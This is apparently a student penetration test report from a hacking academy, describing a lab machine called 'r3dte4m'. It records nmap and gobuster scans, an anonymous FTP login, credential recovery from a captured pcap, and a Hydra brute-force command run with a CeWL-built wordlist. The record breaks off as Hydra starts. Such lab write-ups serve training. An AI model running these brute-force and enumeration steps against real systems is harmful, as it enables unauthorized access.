REDTEAM HACKER ACADEMY

PENETRATION TEST REPORT

HARITH P

mynumberis707@gmail.com

Table of content

1.Redteam hacker Academy Penetration Testing Report (r3dte4m)

1.1 Introduction

The r3dte4m penetration test report provides an overview of the findings, vulnerabilities, and recommendations discovered during the penetration testing process on the r3dte4m system. The report aims to provide a comprehensive analysis of the system's security posture and suggest remediation measures to enhance its overall security..

1.2 Objective

The objective of this assessment is to perform a penetration test against the r3dte4m Lab.

1.3 Requirements

To conduct the penetration testing, the following tools and methods were utilized:

- Target machine's IP identification.
- Nmap for network scanning
- .● FTP service connection.
- HTTP web service navigation.
- Wireshark for packet analysis.
- /etc/hosts file editing for domain name addition.
- Browser-based exploration of domain names.
- Hydra for brute-forcing credentials.
- Server login assessment.
- Codiad exploitation evaluation.
- Netcat for connection establishment.
- Pentest tools for vulnerability identification and reverse shell initiation

2. High-Level Summary
The "r3dte4m" penetration testing aims to uncover vulnerabilities in the system's defenses and evaluate its resilience against potential attacks. Carried out by certified ethical hackers and web penetration testers, the assessment adheres to industry-standard methodologies and best practices. The ultimate goal is to deliver actionable recommendations for mitigating identified vulnerabilities and enhancing the system's overall security posture. Key components of the test include authorization, clearly defined scope, dedicated test environment, utilization of penetration testing tools, skilled testers, comprehensive reporting, and implementation of remediation measures


.
3. Recommendation
To bolster the security posture of the "r3dte4m" machine, it is recommended to prioritize regular software updates to patch known vulnerabilities, enforce strong authentication measures including multi-factor authentication, conduct a thorough access control review to limit user permissions, consider network segmentation to isolate critical assets, schedule regular security audits and employee training sessions, develop an incident response plan, and implement continuous monitoring solutions for real-time threat detection and response. These measures collectively aim to mitigate risks and strengthen the system's defenses against potential cyber threats

4. Methodologies

The penetration testing for the 'r3dte4m' machine and auxiliary networks employed a widely adopted approach that is effective in assessing their security. Following industry-standard methodologies such as the Penetration Testing Execution Standard (PTES) and the Open Web Application Security Project (OWASP) Testing Guide, the testing comprehensively evaluated the systems' defenses. The assessment encompassed all stages from pre-engagement activities to post-exploitation analysis, systematically identifying and exploiting individual vulnerabilities. By utilizing this approach, a variety of systems were 4 assessed, and all vulnerabilities found were meticulously documented to provide clear insights for remediation measures.

5. Information Gathering

During the information gathering phase of the penetration test, the primary objective is to delineate the scope of the assessment. In this particular test, my task was to exploit both the "r3dte4m" machine and the network. The targeted IP addresses included:



Machine IP: 192.168.18.189


6. Service Enumeration
Service enumeration in a penetration test aims to identify active services on a system or network. This information is crucial for attackers as it reveals potential entry points into a system. Knowing the applications running on a system provides attackers with vital insights before launching the actual penetration test. However, it's important to note that some ports may not be listed, requiring additional techniques for comprehensive enumeration.

7. Penetration
Penetration refers to the process of breaching security defenses to gain unauthorized access to a system or network. In the context of penetration testing, the focus is on attempting to gain access to a target system or network to identify vulnerabilities and assess security posture. During a recent penetration test, I successfully gained access to the target machine, highlighting potential security weaknesses that require attention..

8. Maintaining Access
Maintaining access to a system is critical for attackers, as it ensures continued control and the ability to re-enter a system after initial exploitation. During the maintaining access phase of a penetration test, the focus is on establishing persistent access to the target system. This involves ensuring that even after executing a focused attack, such as a buffer overflow, attackers can regain administrative access to the system. Since some exploits may only be viable once, it's essential to establish a reliable method for maintaining access to the system for future exploitation or analysis

9. Network Scanning

Network scanning is the process of systematically examining a network to discover active hosts, open ports, and services running on those hosts. This essential technique provides valuable insights into the network's structure, allowing security professionals to assess its security posture, identify potential vulnerabilities, and detect unauthorized or misconfigured devices. By conducting thorough network scans, organizations can proactively safeguard their networks against cyber threats and ensure the integrity and availability of their systems and data. Nmap, short for Network Mapper, is a versatile network scanning tool used to discover hosts, services, and vulnerabilities on computer networks. It provides detailed information about network devices, including their IP addresses, open ports, and running services, making it an essential tool for network reconnaissance, vulnerability assessment, and security auditing



```
┌──(root㉿kali)-[~]
└─#  nmap -sC -sV 192.168.18.189
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 21:28 IST
Nmap scan report for l0x0s36.r3dte4m (192.168.18.189)
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Oct 06  2021 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.18.177
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 82:f4:d2:47:74:86:2f:b4:94:62:cd:31:f6:ef:51:a4 (RSA)
|   256 01:e9:02:a3:ff:ff:4a:7b:f2:20:1e:0b:44:9d:7f:f7 (ECDSA)
|_  256 a5:dc:a7:b1:20:33:f1:8d:c7:dd:f1:a3:59:5d:c2:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Only for r3dte4am
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: 401 Unauthorized
MAC Address: 08:00:27:29:18:55 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
```

Port Scan Result

IP address: 192.168.18.189

Ports open: TCP:21,22,80.


Port 80 Scanning

- OS:- Unix, Linux.
- Web Server :- Apache. 2.4.38

Log into ftp
The (FTP) port 21 is open
And here anonymous login is allowed

Name : anonymous
Password : anonymous


After login into FTP port 21 , we can see a directory named pub . by using (ls -la) Command.
Locate the file backup.pcap from pub directory, and “get” the file to our local system




Check for directories in port 80

```
┌──(root㉿kali)-[/home/cyber/CPT/Project]
└─# gobuster dir -u http://192.168.18.189/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.18.189/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 317] [--> http://192.168.18.189/images/]
/todo                 (Status: 200) [Size: 113]
/server-status        (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
```

Check the directories /todo




Now open the wireshark file backup.pcap



Here we get some important credentials
Login url : :http://l0x0s36.r3dte4m/components/user/controller.php?action=authenticate

Admin name : amaljohns
A username and a password.




Lets access the url ;


To access the system, we should configure the DNS name "l0x0s36.r3dte4m" in our /etc/hosts file.

```
  GNU nano 8.1
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.10.108 severnaya-station.com
192.168.18.189 l0x0s36.r3dte4m
```

After we can access the url ,



Password can be found by CeWL tool
CeWL is (custom wordlist generator)tool which can be used for password cracking like john the ripper.



Create a wordlist by the cewl tool


Here create a wordlist named redteam.txt

```
┌──(root㉿kali)-[/home/cyber/CPT/Project]
└─# cewl http://192.168.18.189/ --with-numbers > /usr/share/wordlists/redteam.txt
```

Use this wordlist to brute-force the webpage login


```
┌──(root㉿kali)-[/home/cyber/CPT/Project]
└─# hydra -L /usr/share/wordlists/redteam.txt -P /usr/share/wordlists/redteam.txt http-get://l0x0s36.r3dte4m
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-27 14:56:49
